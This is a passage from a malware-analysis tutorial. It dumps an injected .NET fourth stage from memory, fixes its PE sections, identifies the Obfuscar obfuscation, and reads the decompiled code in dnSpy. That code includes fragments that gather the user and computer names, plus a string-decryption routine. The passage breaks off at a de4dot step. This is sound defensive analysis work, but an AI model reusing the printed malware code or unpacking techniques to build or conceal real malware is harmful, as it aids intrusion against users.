
To save a memory region from **Process Hacker tool**, **double-click the region**, which confirms it's an PE executable and click on "**Save...**" button:




[Figure 67] Process Hacker: identify and save the injected code

If you open the saved binary in **PE Bear** to check **Imports**, so you'll find everything messed up and, apparently, there isn't any useful information.

The reason is that **we dumped the binary from memory**, so **it's in mapped format** and we need to **convert it to unmapped format**:




[Figure 68] PE Bear: messed Import table




[Figure 69] PE Bear: unaligned sections

Although readers already know **how to do the transformation from mapped to unmapped format**, and I already explained it in previous articles, but it's worth to repeat steps again:

- At **Section Hdrs** tab, for each section, **copy the Virtual Address to the Raw Address**.
- **Calculate the size of each section** by **subtracting the address of next section from the current one** and **alters the Raw Size** using the result.
- After you have changed the **Raw Size**, copy the **Raw Size value** to the **Virtual Size field**.
- **Save** the binary by **right-clicking on the binary's name (top-left)** and provide it a new name.




[Figure 70] PE Bear: unaligned sections




[Figure 71] PE Bear: unaligned sections

Once the saved binary has been fixed, search for possible packers/obfuscators using **DiE** and **Exeinfo PE**:



[Figure 72] DiE: checking packers and/or obfuscators



[Figure 73] Exeinfo PE: checking packers and/or obfuscators


It's seems that **our fourth stage** is obfuscated using **Obfuscar**, which is one of many available packers for .NET and we'll proceed with our analysis using **dnSpy** and try to de-obfuscate it using **de4dot** or any available deobfuscator. Anyway, before proceeding, it's interesting to show you handles opened by this new stage because, apparently, it tries to communicate via network, according to **\Device\Afd** handle name:

```
C:\MAS_4>handle -p 4288 -a | findstr "File"
    C: File  (RW-)   C:\Windows
   14: File  (RW-)   C:\Users\Administrador\Desktop\MAS_4
   4C: File  (---)   \Device\CNG
  1C8: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll
  20C: File  (---)   \Device\KsecDD
  218: File  (R--)   C:\Windows\assembly\pubpol23.dat
  21C: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
  220: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll
  240: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll
  244: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.XML.dll
  2A0: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll
  304: File  (R--)   C:\Windows\Registration\R00000000002a.clb
  330: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_32\CustomMarshalers\v4.0_4.0.0.0__b03f5f7f11d50a3a\CustomMarshalers.dll
  340: File  (R-D)   C:\Windows\SysWOW64\en-US\KernelBase.dll.mui
  348: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
  374: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Management.dll
  3E8: Mutant        \BaseNamedObjects\RasPbFile
  4A4: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Security\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Security.dll
  4B4: File  (---)   \Device\KsecDD
  4D8: File  (---)   \Device\Afd
  4DC: File  (---)   \Device\Afd
  53C: File  (---)   \Device\Nsi
  5AC: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Drawing\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Drawing.dll
  5F8: File  (R-D)   C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Accessibility\v4.0_4.0.0.0__b03f5f7f11d50a3a\Accessibility.dll
  600: File  (RW-)   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.9600.17810_none_7c5b6194aa0716f1
  924: File  (RW-)   C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.9600.20239_none_c40c6f66757228ad
```

[Figure 74] Possible network communication based on handles related to WinSock.

Let's start to analyze the fourth stage and, my first recommendation, is to **take a snapshot of the virtual machine** to make possible to revert it whether something goes wrong.


As usual, we should try to open this stage on **dnSpy** because it is a .NET binary (remember: it imports **mscoree.dll**) and check what's happening:



[Figure 75] dnSpy: fourth stage

According to the entry-point, namespaces, class names and methods, this stage seems to be also obfuscated and, as we learned from **Die** and **Exeinfo PE**, apparently the packer is **Obfuscar**.

Readers can **navigate to Entry Point** or by clicking on **last "A" on line 4** from last figure or **right-clicking on the Assembly name** and choosing "**Go to Entry Point**":



[Figure 76] dnSpy: going to entry point

```
using System;
using System.Net;
using System.Windows.Forms;
using Microsoft.VisualBasic.CompilerServices;

namespace A
{
    // Token: 0x02000007 RID: 7
    [StandardModule]
    internal sealed class b
    {
        // Token: 0x06000011 RID: 17 RVA: 0x00002317 File Offset: 0x00002317
        [STAThread]
        public static void A()
        {
            ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls |
              SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
            C.A();
            Application.Run();
        }
    }
}
```

[Figure 77] dnSpy: entry point of stage 4

Readers are also able to see the first effect of the obfuscation, where there're classes such **"b"** and **"C"**, and methods named at same way like **"A( )"** .

Anyway, a method **C.A( )** is called and, afterwards, an **Application.Run( )** method is called. Going into the **A( ) method**, we have:

```
28 namespace A
29 {
30     // Token: 0x02000008 RID: 8
31     [StandardModule]
32     internal sealed class C
33     {
34         // Token: 0x06000012 RID: 18 RVA: 0x0000232D File Offset: 0x0000232D
35         public static void A()
36         {
37             d.A.a();
38             global::A.C.A.A();
39             global::A.C.a.A();
40         }
41 
42         // Token: 0x02000009 RID: 9
43         public class A
44         {
45             // Token: 0x06000015 RID: 21 RVA: 0x00002458 File Offset: 0x00002458
46             public static void A()
47             {
48                 global::A.C.A.c = global::A.C.C.A();
49                 global::A.C.A.C = Assembly.GetExecutingAssembly().Location;
50                 global::A.C.A.b = Environment.GetEnvironmentVariable(4AE7E02E-291A-4676-9641-A6E499CD2831.aw()) +
                      4AE7E02E-291A-4676-9641-A6E499CD2831.aX();
51                 global::A.C.A.E = SystemInformation.UserName + 4AE7E02E-291A-4676-9641-A6E499CD2831.ax() +
                      SystemInformation.ComputerName;
52                 if (global::A.C.A.F)
53                 {
54                     global::A.C.A.f = global::A.d.A.A();
55                 }
56             }
```

[Figure 78] dnSpy: A.C.A( ) and A.C.A.A( ) methods

We have some methods names, but we don't have any string. For example, on **line 50**, where we should see a string, we see something like "**4AE7E02E-291A-4676-9641-A6E499CD2831.aw()**", which seems to be ***<class.method( )>*** and not a string. Clicking on the first one, the **dnSpy** take us to the following code:

```
namespace <PrivateImplementationDetails>{A78A1E33-EFB4-4B39-84DB-A2C18EC95E34}
{
    // Token: 0x02000063 RID: 99
    [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
    internal class 4AE7E02E-291A-4676-9641-A6E499CD2831
    {
        // Token: 0x060001F7 RID: 503 RVA: 0x0001EF64 File Offset: 0x0001EF64
        private static string <<EMPTY_NAME>>(int A_0, int A_1, int A_2)
        {
            int num = 0;
            string @string;
            do
            {
                if (num == 2)
                {
                    @string = Encoding.UTF8.GetString(4AE7E02E-291A-4676-9641-A6E499CD2831.<<EMPTY_NAME>>, A_1, A_2);
                    num = 3;
                }
                if (num == 3)
                {
                    4AE7E02E-291A-4676-9641-A6E499CD2831.<<EMPTY_NAME>>[A_0] = @string;
                    num = 4;
                }
                if (num == 1)
                {
                    num = 2;
```

[Figure 79] dnSpy: Part of the decryption routine

The routine, partially shown in the figure above, contains a class containing a main method (**private static string <<EMPTY_NAME>>(int A_0, int A_1, int A_2)**) and several methods calling a decryption routine.

Apparently, the malicious code dynamically decodes and build up a string table with **767 strings** and, once they are decoded then the malware picks up the string from there according to the given index. All this process occurs in the **.cctor( )**, where is a long sequence of elements (**11566 elements**) and, at end, a **for-loop reading each one and decoding them using the own element index and a value (170).**

Our first step is using **de4dot**, which doesn't offer support for **Obfuscar**, to try **de-obfuscate** all possible symbols:

```
